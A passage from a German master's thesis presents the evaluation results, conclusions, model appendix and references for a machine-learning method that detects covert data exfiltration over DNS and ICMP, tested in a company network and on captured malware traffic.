

Abbildung 31: Schwellwert-Optimierung mithilfe der Gewichtung γ

Die Muster in TR werden zur Erzeugung mehrerer Modelle $M_1, M_2, \ldots, M_x$ mit einer jeweiligen Gewichtung $\gamma = x$ herangezogen. Unter Verwendung der Validationsmenge VA und dem einklassigen naiven Bayes erfolgt für jedes M_x die Bestimmung des Anteils der korrekt klassifizierten Muster in VA. Für die DNS-Kommunikation ist bei $\gamma = 8$ mit einem Wert von 0,9977 – also einem Anteil von 99,77 Prozent an korrekt eingeordneten Mustern der Klasse ω_1 – eine Gewichtung erreicht, die durch weiteres Inkrementieren von γ nur noch einen minimal besseren *Recall* erzielen kann. Bei den legitimen ICMP-Streams, die grundsätzlich weniger heterogen sind, werden mit einer Gewichtung von $\gamma = 3$ bereits 99,58 Prozent und somit 237 von 238 Muster aus VA_{icmp} richtig zu ω_1 zugeordnet.

Potentiell ist es an dieser Stelle möglich, die γ-Werte weiter zu erhöhen, bis schließlich ein *Recall* von 1,0 erreicht wird. Dieses Vorgehen resultiert jedoch im Allgemeinen in einer Überanpassung des Modells (siehe Kapitel 2.3.1). Diese kann unter Umständen dazu führen, dass eine verdeckte Daten-Exfiltration fälschlicherweise als legitime Kommunikation klassifiziert wird.

Nach der finalen Prüfung mithilfe der Muster in der Testmenge TE und einem hierbei erzielten *Recall* von 1,0 für DNS und 0,9958 für ICMP ist die Lernphase abgeschlossen. Das für die Messreihe erzeugte Modell M_{best} mit den individuell berechneten Schwellwerten für beide Protokolle kann in Anhang A eingesehen werden.

Nach Abschluss der Lernphase wird während einer Zeitspanne von weiteren 30 Tagen innerhalb des ursprünglichen Client-Segments erneut Netzwerkverkehr mittels des Sensors mitgeschnitten. Neben der legitimen Kommunikation, die von den produktiven Systemen innerhalb des Netzwerks ausgeht, erfolgt zusätzlich die Platzierung eines präparierten Clients zur Durchführung von netzwerk-steganographischer Daten-Exfiltration unter Verwendung der einleitend genannten Software-Werkzeuge. Dieses System exfiltriert über den kompletten Testzeitraum in zufälligen Intervallen verschiedene randomisiert erzeugte Dateien an einen speziell zu diesem Zweck vorbereiteten Server (vgl. Abbildung 32):



Abbildung 32: Erhebung der Messreihe mittels eines präparierten Servers

Die Exfiltration auf Basis des DNS-Protokolls erfolgt hierbei orientiert an der in Kapitel 3.1 erarbeiteten Technik zum Datendiebstahl mithilfe eines autoritativen DNS-Servers. Zur Anwendung dieses Verfahrens wird die Domain *yourbackup.online* genutzt und ferner ein autoritativer Nameserver in einem externen Rechenzentrum konfiguriert.

Der Server erlaubt neben dem Empfang von mittels DNS exfiltrierten Daten auch einen verdeckten Datendiebstahl auf Basis von ICMP (siehe Kapitel 3.3).

Zur Auswertung des Ergebnisses ermöglicht dieser Aufbau nach Abschluss der Messreihe die innerhalb des Testzeitraums gewonnen Muster, welche unter Verwendung des einklassigen naiven Bayes entweder der legitimen Kommunikation oder Daten-Exfiltration zugeordneten wurden, auf eine korrekte Klassifizierung zu prüfen:

Die Ergebnisse der Klassifizierung – also die vollständigen Muster inklusive der jeweils zugeordneten Klasse – werden hierzu zunächst in einer Datenbank gespeichert. Nach Ablauf des Testzeitraums ist es durch eine Filterung der Domain *yourbackup.online* bzw. der zugehörigen IP-Adresse des Servers möglich, die fälschlicherweise als legitime Kommunikation eingestuften Exfiltrationen als solche zu identifizieren. Weiterhin kann auch jeder als Datendiebstahl eingestufte legitime DNS- oder ICMP-Stream, der nicht den präparierten Server zum Ziel hatte, als „fehlerhaft klassifiziert“ erkannt werden.

Zur Erstellung der Messreihe erfolgt eine Parametrisierung von verschiedenen Faktoren, die das Verhalten des präparierten Clients und der herangezogenen Software-Werkzeuge für einzelne Exfiltrationen unvorhersehbar beeinflussen. Hierdurch soll vor allem die Repräsentativität der Messreihe angestrebt werden:

Für jede Exfiltration wird automatisiert eine Datei mit zufälligem *Inhalt* und einer randomisierten *Dateigröße* zwischen 1.000 Bytes und vier Megabytes generiert. Die untere Grenze entspricht hierbei in etwa der Größe der */etc/shadow*-Datei eines Linux-Betriebssystems, die typischerweise für einen Angreifer bei einem Systemeinbruch von Interesse sein kann (siehe Kapitel 3.1). Erfahrungen aus der Praxis zeigen jedoch, dass die Angreifer typischerweise an größeren Datenmengen, beispielsweise vertraulichen Dokumenten oder Datenbanken mit Kundendaten, interessiert sind (vgl. [GDA14]).

Neben der Dateigröße erlauben die genutzten Software-Werkzeuge wie *DET* oder *dnscat2* eine Parametrisierung der *Sendefrequenz* zwischen einzelnen Paketen und der *Paketgröße*, die zum Zielsystem übertragen werden sollen. Weiterhin wird auf dem präparierten Client mittels eines hierzu entwickelten Skripts ein randomisierter *Startzeitpunkt* für die Exfiltration gewählt. Auch die Auswahl des genutzten Software-Werkzeugs erfolgt zufällig.

Die Messreihe wird somit möglichst repräsentativ gestaltet. Dem Klassifikator ist dabei zu keinem Zeitpunkt bekannt, wann und auf welche Weise eine Exfiltration während des Testzeitraums erfolgt.

5.3 Ergebnis

Innerhalb der 30 Tage des Testzeitraums wurden mithilfe des *PyExfilSensors* insgesamt 1.548.870 DNS- und ICMP-Pakete im Client-Segment des produktiven Netzwerks der Controlware GmbH mitgeschnitten. Hieraus erfolgte die Vorverarbeitung von 11.245 Streams, wovon jeweils 9.927 einer DNS- und 1.318 einer ICMP-Kommunikation entsprechen. Aus jedem Stream wurden automatisiert Merkmale extrahiertet und zu Mustern transformiert. Die Auswertung der Muster fand durch den *PyBayesClassifiers* statt. Das Ergebnis der Klassifizierung ist Tabelle 9 zu entnehmen:

Protokoll	**Erfasste Streams**	**Normale Streams**	**Exfiltrations-Streams**	**False Positives**	**False Negatives**	**Erkennungs-rate**
DNS	9.927	9.267	660	0	10	99,89 %
ICMP	1.318	1.017	301	0	5	99,62 %
Gesamt	11.245	10.284	961		15	99,87 %

Tabelle 9: Ergebnis der wissenschaftlichen Messreihe

Aufgeteilt nach den beiden Protokollen listet die Tabelle die Anzahl der legitimen und maliziösen DNS- und ICMP-Streams auf. Insgesamt beinhalteten 660 DNS-Streams die Anfragen zur Auflösung der Domain *yourbackup.online*. Demnach wurden innerhalb der 30 Tage automatisiert 660 Daten-Exfiltrationen an den hierzu vorbereiteten Server durchgeführt. Analog hierzu erfolgten insgesamt 301 Exfiltrationen unter Verwendung von ICMP. Die vierte Spalte enthält die Anzahl der *False Positives* (FP), also die maliziösen Streams, welche nach der Definition des *Recalls* (siehe Kapitel 4.2*)* aufgrund des zugehörigen extrahierten Musters fälschlicherweise als legitime Kommunikation, also der positiven Klasse, eingestuft wurden. Sowohl bei DNS als auch bei ICMP hat allerdings keine fehlerhafte Klassifizierung der Daten-Exfiltrationen stattgefunden. Der einklassige naive Bayes hat somit alle netzwerk-steganographischen Datendiebstähle erkannt.

Die fünfte Spalte beinhaltet die *False Negatives* (FN), also die Anzahl der normalen Streams, die aufgrund des zugehörigen Musters durch den Klassifikator der negativen Klasse, also der Daten-Exfiltration, zugeordnet wurden. Mit zehn fehlerhaft eingeordneten DNS- und fünf falsch klassifizierten ICMP-Streams, bei denen es sich eigentlich um legitime Kommunikation handelt, ergeben sich für DNS und ICMP jeweils eine Erkennungsrate von 99,89 Prozent bzw. 99,62 Prozent.[11] Für beide Protokolle zusammengefasst entspricht dies für die 11.245 klassifizierten Muster der Streams einer Gesamterkennungsrate von 99,87 Prozent. Vor dem Hintergrund der durchgeführten Messreihe erlaubt die entwickelte Erkennungssoftware somit eine zuverlässige Detektion von netzwerk-steganographischen Daten-Exfiltrationen auf Basis von DNS und ICMP.

Wie einleitend in Kapitel 5.2 diskutiert, stehen die Mitschnitte mit maliziösem Datenverkehr, die netzwerk-steganographische Daten-Exfiltrationen beinhalten, in der Regel nicht öffentlich zu Verfügung. Allerdings konnte in Rücksprache mit der Sicherheitsforscherin Mila Parkour eine Untersuchung der aufgezeichneten Kommunikation echter Schadsoftware von vergangenen Sicherheitsvorfällen, die nicht unmittelbar mit einer Daten-Exfiltration in Verbindung gebracht wurden, durchgeführt werden. Parkour stellte hierzu eine Vielzahl verschiedener Netzwerk-Mitschnitte von Malware, unter anderem den Exploit Kits *Angler* und *Sweet Orange* sowie dem Banking-Trojaner *Dridex*, bereit (vgl. [Sop15], [Dan12], [Mal16]).

Insgesamt hat eine automatisierte Untersuchung von 534 Aufzeichnungen unterschiedlicher Malware-Kommunikation, die überwiegend öffentlich auf dem von Parkour betriebenen Blog *Contagio Dump* verfügbar ist, stattgefunden (vgl. [Par17]). In sechs der analysierten Mitschnitte konnte jeweils unter Verwendung der entwickelten Erkennungssoftware mithilfe des einklassigen naiven Bayes automatisiert eine DNS-Steganographie identifiziert werden.

[11] In einer Nachuntersuchung der *False Negatives* hat sich gezeigt, dass es sich bei den fehlerhaft als Daten-Exfiltration klassifizierten legitimen Streams um interne Kommunikation zwischen einem Client und dem Domänenkontroller bzw. einem der DNS-Server gehandelt hat. Eine Filterung von internem Datenaustausch könnte daher potentiell die Anzahl der *False Negatives* weiter reduzieren.

Neben vier steganographischen Daten-Exfiltrationen unter Verwendung autoritativer Nameserver konnten ferner zwei verdeckte Datendiebstähle mithilfe einer direkten DNS-Kommunikation detektiert werden. Bei letzteren kam eine gefälschte Domain, *google.com*, zum Einsatz. Bei der zu Grunde liegenden Malware, welche die maliziösen Streams erzeugt hat, handelte es sich um die Exploit Kits *Angler* und *Sweet Orange*. Das erzeugte Modell erlaubt dem naiven Bayes-Klassifikator somit nachweislich eine Erkennung von Exfiltrationen aus echten Sicherheitsvorfällen. Die vollständigen Analyse-Ergebnisse aller untersuchten Malware-Kommunikationen sind im Internet auf einer eigens im Zuge dieser Arbeit entwickelten Plattform *ExfilDetect.com*, die im nachfolgenden Kapitel thematisiert wird, verfügbar (vgl. [Exf17]).

Im Kapitel „Realisierung“ wurde die im Zuge dieser Masterarbeit entwickelte Erkennungssoftware vorgestellt. Hierbei handelt es sich um eine Implementierung des konzipierten neuartigen Verfahrens zur Detektion von fortgeschrittener Netzwerk-Steganographie mittels statistischer Analyse und maschinellem Lernen. Mit dem Ziel einer flexiblen Platzierung von Sensoren innerhalb eines Netzwerks und einer hohen Skalierbarkeit wurde die Software als verteiltes System bestehend aus einem oder mehreren Sensoren und einer zentralen Klassifizierungsinstanz realisiert.

Die Software diente zur Anfertigung einer repräsentativen Messreihe, die innerhalb des produktiven Netzwerks der Controlware GmbH angefertigt wurde. In einem Testzeitraum von mehreren Wochen erfolgte mithilfe der vorgestellten Methoden des maschinellen Lernens die Erzeugung eines individuell auf das Netzwerk zugeschnittenen Modells sowie daran anknüpfend die eigentliche Messreihe zur Klassifizierung von legitimer und maliziöser Kommunikation. Aufgrund der vielversprechenden Ergebnisse wurden zuletzt in Rücksprache mit einer Sicherheitsforscherin mehrere sichergestellte Netzwerk-Mitschnitte echter Malware mithilfe der Erkennungssoftware ausgewertet und für die Allgemeinheit öffentlich zugänglich gemacht. Hierbei handelte es sich um Malware-Kommunikation aus verschiedenen Sicherheitsvorfällen.

6 Resümee

Das Resümee fasst die Kernaspekte dieser Masterarbeit zusammen und beleuchtet die zentralen erarbeiteten Ergebnisse. Zunächst erfolgt in einem Rückblick die erneute Darstellung der Motivation und der Zielsetzung. Daran anknüpfend wird das Ergebnis dieser Arbeit dargelegt und ferner hinsichtlich der anfangs formulierten Ziele geprüft. Weiterhin werden in einem Ausblick mögliche Themen für Folgearbeiten vorgestellt und die zukünftigen Einsatzmöglichkeiten des entwickelten Verfahrens sowie der implementierten Software aufgezeigt. Ein persönliches Fazit über die automatisierte Erkennung von Daten-Exfiltrationen mittels statistischer Analyse und maschinellem Lernen rundet die Masterarbeit schließlich ab.

6.1 Rückblick

Trotz des Einsatzes von verschiedenen IT-Sicherheitsinfrastrukturen und der Etablierung moderner Schutzmaßnahmen werden weltweit immer häufiger Sicherheitsvorfälle mit dem Ziel eines Datendiebstahls von kritischen Informationen beobachtet. Für eine Exfiltration dieser Daten über das Internet ist grundsätzlich der Einsatz unterschiedlicher Techniken denkbar. Einige grundlegende Techniken lassen sich bereits mithilfe von traditionellen Sicherheitsinfrastrukturen wie Firewalls, Proxy-Server, IDS- und DLP-Lösungen erkennen und unterbinden. Es kommen jedoch zunehmend fortgeschrittene netzwerk-steganographische Techniken der Daten-Exfiltration zum Einsatz. Diese verstecken die zu transportierenden Daten in essentiellen aber gleichzeitig oftmals unzureichend überwachten Netzwerkprotokollen wie DNS oder ICMP und sind aus diesem Grund bisher nicht zuverlässig detektierbar.

Ziel der Masterarbeit war es, ein neuartiges Verfahren zur zuverlässigen verhaltensbasierten Detektion dieser fortgeschrittenen Techniken der Daten-Exfiltration auf Basis von statistischer Analyse und maschinellem Lernen zu entwickeln. Die grundlegende Idee in der Kombination dieser beiden Ansätze bestand darin, die Muster einer legitimen Kommunikation durch eine Extraktion von statistischen Merkmalen automatisiert zu erlernen. Hierdurch sollte es ermöglicht werden, potentiell abweichende Muster, die auf eine Daten-Exfiltration hinweisen, als solche zu identifizieren.

Weiterhin war angestrebt, das zu entwickelnde Verfahren in Form einer Software, die in ein beliebiges Netzwerk platziert werden und hierdurch zu einer frühzeitigen Unterbindung des Abflusses weiterer Daten beitragen kann, zu implementieren.

6.2 Ergebnis

Mit dieser Masterarbeit wird ein neuartiges Verfahren zur zuverlässigen Erkennung von netzwerk-steganographischen Daten-Exfiltrationen zur Verfügung gestellt. Dieses basiert im Wesentlichen auf statistischer Analyse und Methoden des überwachten maschinellen Lernens. Unter Verwendung des entwickelten Verfahrens kann zunächst in einer Lernphase mithilfe von bekannten Mustern bestehend aus extrahierten Merkmalen von legitimer Kommunikation ein Modell erzeugt werden. Dieses erlaubt dem speziell für diese Arbeit angepassten einklassigen naiven Bayes-Klassifikator innerhalb einer Arbeitsphase die Erkennung von unbekannten Mustern einer Daten-Exfiltration. Das Ergebnis dieser Arbeit erlaubt somit eine Beantwortung der in der Zielsetzung formulierten Fragestellungen:

- Ist mithilfe von statistischer Analyse und maschinellem Lernen eine zuverlässige und automatisierte Erkennung von fortgeschrittenen Exfiltrationstechniken realisierbar?
- Welche statistischen Merkmale innerhalb des Netzwerkverkehrs eignen sich zur Definition von Mustern, die eine verhaltensbasierte Klassifizierung zwischen fortgeschrittener Daten-Exfiltration und legitimer Kommunikation erlauben?

Im Zuge dieser Arbeit erfolgte eine wissenschaftliche Untersuchung von verschiedenen statistischen Merkmalen, die zur Erkennung der fortgeschrittenen Exfiltrationstechniken in Betracht gezogen wurden. Eine Auswahl dieser Merkmale erlaubte schließlich die Definition von protokollspezifischen Mustern, die eine verhaltensbasierte Erkennung von verdeckten Daten-Exfiltrationen mittels DNS- und ICMP-Steganographie ermöglichen. Der einklassige naive Bayes-Klassifikator kann hierbei ausschließlich auf Basis von bekannten Mustern der legitimen Kommunikation eine zuverlässige Klassifizierung durchführen. Infolgedessen ist die Qualität der Erkennung – im Gegensatz zu einer mehrklassigen Klassifizierung – allgemein nicht von den typischerweise fortwährend durch die Angreifer weiterentwickelten Exfiltrationstechniken abhängig, da diese zur Modell-Erzeugung nicht berücksichtigt werden müssen.

Das entwickelte Verfahren wird in Form einer Erkennungssoftware bereitgestellt. Diese ermöglicht eine automatisierte Detektion von netzwerk-steganographischer Daten-Exfiltration und wird der Allgemeinheit unter der Lizenz GNU GPLv3 auf der Plattform *Github* quelloffen zur Verfügung gestellt (vgl. [Rog17]). Die Demonstration der Effektivität des realisierten Verfahrens und der implementierten Software erfolgte im Zuge dieser Masterarbeit mithilfe einer repräsentativen Messreihe, die innerhalb eines produktiven Netzwerks angefertigt worden ist. In Ergänzung zur Bereitstellung auf *Github* wird die Erkennungssoftware zusätzlich in Form einer dauerhaft erreichbaren Webseite, *ExfilDetect.com,* zugänglich gemacht. Hierbei handelt es sich um eine Plattform, die ohne ein spezifisches technisches Vorwissen hinsichtlich des entwickelten Verfahrens eine automatisierte Analyse von aufgezeichneten Netzwerk-Mittschnitten ermöglicht. Folglich werden mit dieser Arbeit zwei Möglichkeiten für den praktischen Einsatz des implementierten Verfahrens zur Erkennung von bisher nicht zuverlässig detektierbarer netzwerk-steganographischer Daten-Exfiltration veröffentlicht.

6.3 Ausblick

Die Erkennungssoftware kann zukünftig in beliebigen Netzwerken eingesetzt werden und durch eine frühzeitige Detektion von verdeckten Datendiebstählen zur Erhöhung der Sicherheit beitragen. Weiterhin erlaubt die bereitgestellte Webseite *ExfilDetect.com* eine kurzfristige Analyse von Netzwerk-Mitschnitten, die typischerweise zur zeitkritischen Untersuchung von Sicherheitsvorfällen durch ein Incident Response-Team benötigt wird.

Eine angepasste Version der implementierten Erkennungssoftware soll darüber hinaus in eine quelloffene Malware Analyse-Umgebung, der *Cuckoo Sandbox*, integriert werden. Hierzu ist bereits ein *Pull Request* auf der Plattform *Github* erstellt worden. In Rücksprache mit den Entwicklern erfolgt aktuell eine Diskussion hinsichtlich der Optionen für eine sinnvolle Kombination der beiden Projekte (vgl. [Exf17]). Durch die Zusammenarbeit soll es den Nutzern dieser Sandbox zukünftig erstmalig ermöglicht werden, eine dynamisch untersuchte Malware zusätzlich automatisiert hinsichtlich einer Daten-Exfiltration zu prüfen.

Aufgrund der Relevanz des untersuchten Themas und der vielversprechenden Ergebnisse besteht ein weiteres Ziel darin, die Arbeit auf verschiedenen Konferenzen einzureichen.

Aktuell wird hierzu neben dem IT-Sicherheitskongress des BSI und der DFN-Konferenz auch die internationale Hacker-Konferenz DEF CON in Betracht gezogen.

Im Zuge der Arbeit wurden weitere Forschungsthemen identifiziert, die in Folgearbeiten betrachtet werden können:

Das Erkennungsverfahren ist mit dem Fokus auf der Detektion von Exfiltrationen mittels DNS- und ICMP-Steganographie entwickelt worden. In der Konsequenz erfolgt aktuell ausschließlich eine Untersuchung von Netzwerk-Kommunikation basierend auf diesen beiden Protokollen. Auf Basis der Ergebnisse dieser Arbeit könnte das veröffentliche Verfahren zukünftig um eine Überwachung weiterer Protokolle, zum Beispiel HTTP oder HTTPS, ergänzt werden. Durch diese Art der Erweiterungen wäre langfristig eine ganzheitliche Überwachung des Netzwerkverkehrs unter Verwendung des neuartigen Verfahrens basierend auf statistischer Analyse und maschinellem Lernen denkbar.

Die detektierten Daten-Exfiltrationen werden aktuell sowohl auf dem Sensor als auch auf der Klassifizierungsinstanz der Erkennungssoftware angezeigt und abgespeichert. Typischerweise existieren in größeren Netzwerken *Syslog*-Server oder Security Information and Event Management-Systeme (SIEM), die zur zentralen Speicherung und Korrelation von sicherheitsrelevanten Events eingesetzt werden. Die Integration der Erkennungssoftware könnte demnach durch eine Bereitstellung der identifizierten Exfiltrationen mittels *Syslog* vereinfacht werden. Auch eine Unterstützung aktueller Standards wie *OpenIOC* oder *STIX*, die zum Austausch dieser Art von Events entwickelt wurden, wäre wünschenswert.

6.4 Fazit

Die automatisierte Detektion von Daten-Exfiltration mithilfe von statistischer Analyse und maschinellem Lernen stellt ein spannendes und gleichermaßen anspruchsvolles Forschungsgebiet dar, das eine zunehmend bedeutende Rolle spielen wird. Aufgrund der fortwährend weiterentwickelten Exfiltrationstechniken der Angreifer ist eine zuverlässige und frühzeitige Erkennung mittels signatur- und regelbasierter Systeme zunehmend schwerer zu realisieren und aufrechtzuerhalten. Besonders durch die fehlenden Netzwerkverkehr-Mitschnitte und der wenigen für eine ausreichende Analyse zur Verfügung stehenden Malware-Varianten erscheinen die Signaturen nicht selten erst Tage nach einem Sicherheitsvorfall.

Der Einsatz von statistischer Analyse und Methoden des (einklassigen) maschinellen Lernens bietet eine Lösung für diese Herausforderung. Die Kombination dieser beiden Ansätze ermöglicht es, eine Daten-Exfiltration als solche zu identifizieren, ohne dass hierbei die Muster einer spezifischen Exfiltrationstechnik bekannt sein müssen. Dieses Phänomen beobachten aktuell auch mehrere Hersteller von Sicherheitslösungen, die in vergleichbaren Disziplinen zunehmend Methoden des maschinellen Lernens einsetzen (vgl. [Cyl17], [Sym17]).

Anhang A Modell der Messreihe

Nachfolgend ist das im Zuge der Messreihe erzeugte Modell aufgeführt. Während für die numerischen Merkmale der Mittelwert μ und die Standardabweichung σ aufgeführt sind, ist für das numerische Merkmal *dest_ip* die relative Häufigkeit angegeben:

Merkmal	**Mittelwert μ**		**Standardabweichung σ**		**Rel. Häufigkeit**
DNS					
byte_count	654,46	Bytes	1139,75	Bytes	
duration	1,42	Sekunden	5,35	Sekunden	
dest_ip					192.168.5.8: 0,92 192.168.5.9: 0,08
mean_psize_out	81,51	Bytes	9,67	Bytes	
mean_sublen	8,54	Bytes	9,05	Bytes	
packet_count	5,49	Pakete	7,76	Pakete	
unique_subcount	1,32	Subdomains	1,39	Subdomains	
Mittelwert aller $P(\vec{x}\|\omega_1)$ aus TR_{dns}:			$(\sim 0{,}5591;\ -24)$		
Gewichtung γ:			8		
Schwellwert t:			$(\sim 0{,}9548; -163)$		
ICMP					
byte_count	3518,73	Bytes	4821.34	Bytes	
mean_psize_out	91,06	Bytes	10.98	Bytes	
mean_pit_out	6,78	Sekunden	7.27	Sekunden	
packet_count	36,48	Pakete	48.87	Pakete	
unique_datacount	1,01	Datenfelder	0.06	Datenfelder	
Mittelwert aller $P(\vec{x}\|\omega_1)$ aus TR_{icmp}:			$(\sim 0{,}4085;\ -5)$		
Gewichtung γ:			3		
Schwellwert t:			$(\sim 0{,}1315;\ -15$		

Tabelle 10: Erzeugtes Modell für die wissenschaftliche Messreihe

Anhang B Abkürzungsverzeichnis

AES	Advanced Encryption Standard
BDS	Breach Detection-System
C&C	Command and Control
CDN	Content Delivery Network
CERT	Computer Incident Readiness Team
DFN	Deutsches Forschungsnetz
DHCP	Dynamic Host Configuration Protocol
DLP	Data Leakage-Prevention
DMZ	Demilitarisierte Zone
DNS	Domain Name System
DPI	Deep Packet Inspection
FN	False Negative
FP	False Positive
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IANA	Internet Assigned Number Authority
IDS	Intrusion Detection-System
IP	Internet Protocol
LSB	Least Significant Bit

MTU	Maximum Transmission Unit
PIT	Packet inter-arrival time
RDP	Remote Desktop Protocol
RFC	Request For Comments
RTP	Real-time Transport Protocol
SANS	Sysadmin, Networking and Security-Institut
SCP	Secure Copy
SIEM	Security Information and Event Management
SMTP	Simple Mail Transfer Protocol
SQLi	Structured Query Language Injection
SSH	Secure Shell
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
VoIP	Voice-over-IP
VPN	Virtual Private Network
XSS	Cross-Site-Scripting

Anhang C Literaturverzeichnis

[AD12] Asht, Seema; Dass, Rajeshwar: *Pattern Recognition Techniques: A Review*. In: International Conference of Computer Science and Telecommunications, Volume 3, Issue 8, 2012, S. 25-29.

[Aks16] Aksoy, Selim: *bilkent.edu.tr* : Structural and Syntactic Pattern Recognition. http://www.cs.bilkent.edu.tr/~saksoy/courses/cs551/slides/cs551_structural.pdf, erstellt in 2016, zuletzt besucht am 31. Januar 2017.

[Ama16] Amar, Paul: *github.com* : DET (extensible) Data Exfiltration Toolkit. https://github.com/sensepost/DET, erstellt im März 2016, zuletzt besucht am 26. November 2016.

[Ama17] Amazon: *amazon.com* : Values that You Specify When You Create or Update a Web Distribution. http://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/CNAMEs.html, zuletzt besucht am 7. Februar 2017.

[AMG07] Auld, Tom; Moore, Andrew; Gull, Stephen: *Bayesian Neural Networks for Internet Traffic Classification*. In: IEEE Transactions on Neural Networks, Vol. 18, No. 1, IEEE, 2007, S. 223-239.

[ANO+11] Altalhi, Abdulrahman; Ngadi, Md; Omar, Syaril; et al.: *DNS ID Covert Channel based on Lower Bound Steganography for Normal DNS ID Distribution*. In: IJCSI International Journal of Computer Science Issues, Vol. 8, Issue 6, No 3, IJCSI, 2011.

[Bal15] Balazs , Zoltan: *blog.mrg-effitas.com* : Generic bypass of next-gen intrusion / threat / breach detection systems. https://blog.mrg-effitas.com/generic-bypass-of-next-gen-intrusion-threat-breach-detection-systems/, erstellt am 2. Juni 2015, zuletzt besucht am 39. Januar 2017.

[Bea13] Beauregard, Chris: *neustar.biz* : DNS Tunneling part 2: How to identify and prevent tunneling. https://www.neustar.biz/blog/how-to-identify-prevent-dns-tunneling, erstellt am 4. November 2013, zuletzt besucht am 17. Januar 2017.

[Boe14] Boehm, Benedikt: *arxiv.org* : StegExpose - A Tool for Detecting LSB Steganography. https://arxiv.org/abs/1410.6656, erstellt in 2014, zuletzt besucht am 10. Dezember 2016.

[Bow17] Bowes, Ron: *github.com* : dnscat2. https://github.com/iagox86/dnscat2, zuletzt besucht am 17. Januar 2017.

[Bri16] Brinkhoff, Lars: *nocrew.org* : GNU httptunnel. http://www.nocrew.org/software/httptunnel.html, zuletzt besucht am 30. November 2016.

[Bro14] Brownlee, Jason: *machinelearningmastery.com* : How To Implement Naive Bayes From Scratch in Python. http://machinelearningmastery.com/naive-bayes-classifier-scratch-python/, erstellt am 8. Dezember 2014, zuletzt besucht am 6. Februar 2017.

[Bro15] Brownlee, Jason: *machinelearningmastery.com* : 8 Tactics to Combat Imbalanced Classes in Your Machine Learning Dataset. http://machinelearningmastery.com/tactics-to-combat-imbalanced-classes-in-your-machine-learning-dataset/, erstellt am 15. August 2015, zuletzt besucht am 2. Februar 2017.

[Bun16] Bundesministerium für Sicherheit in der Informationstechnik: *bund.de* : Die Lage der IT-Sicherheit in Deutschland 2016. https://www.bsi.bund.de/DE/Publikationen/Lageberichte/lageberichte_node.html, erstellt im November 2016, zuletzt besucht am 2. November 2016.

[Car07] Caruana, Rich: *cornell.edu* : Performance Measures for Machine Learning. https://www.cs.cornell.edu/courses/cs578/2003fa/performance_measures.pdf, erstellt in 2007, zuletzt besucht am 1. März 2017.

[Cas14] Castellanos, Héctor: *semanticscholar.org* : Imbalanced Classes in Machine Learning. https://pdfs.semanticscholar.org/eebd/054435ef45cb5ece943acaa4076e624e722e.pdf, erstellt am 27. Oktober 2014, zuletzt besucht am 2. Februar 2017.

[CBH+02] Chawla, Nitesh; Bowyer, Kevin; Hall, Lawrence; et al.: *SMOTE: Synthetic Minority Over-sampling Technique*. In: Journal of Artificial Intelligence Research 16, JAIR, 2002, S. 321–357.

[CMT12] Cappelli, Dawn; Moore, Andrew; Trzeciak, Randall: *The CERT Guide to Insider Threats: How to Prevent, Detect, and Respond to Information Technology Crimes (Theft, Sabotage, Fraud).* Westford, Massachusetts: Pearson Education, Inc. , 2012.

[CMX+14] Chen, Ang; Moore, Brad; Xiao, Hanjun; et al.: *Detecting Covert Timing Channels with Time-Deterministic Replay*. In: OSDI'14 Proceedings of the 11th USENIX conference on Operating Systems Design and Implementation, 2014, S. 541-554.

[Con16] Constantin, Lucian: *cio.com* : Hackers hide stolen payment card data inside website product images. http://www.cio.com/article/3132391/hackers-hide-stolen-payment-card-data-inside-website-product-images.html, erstellt am 18. Oktober 2016, zuletzt besucht am 30. November 2016.

[Cyl17] Cylance: *cylance.com* : Prevent Cyberattacks with Artificial Intelligence. https://www.cylance.com/en_us/home.html, zuletzt besucht am 14. März 2017.

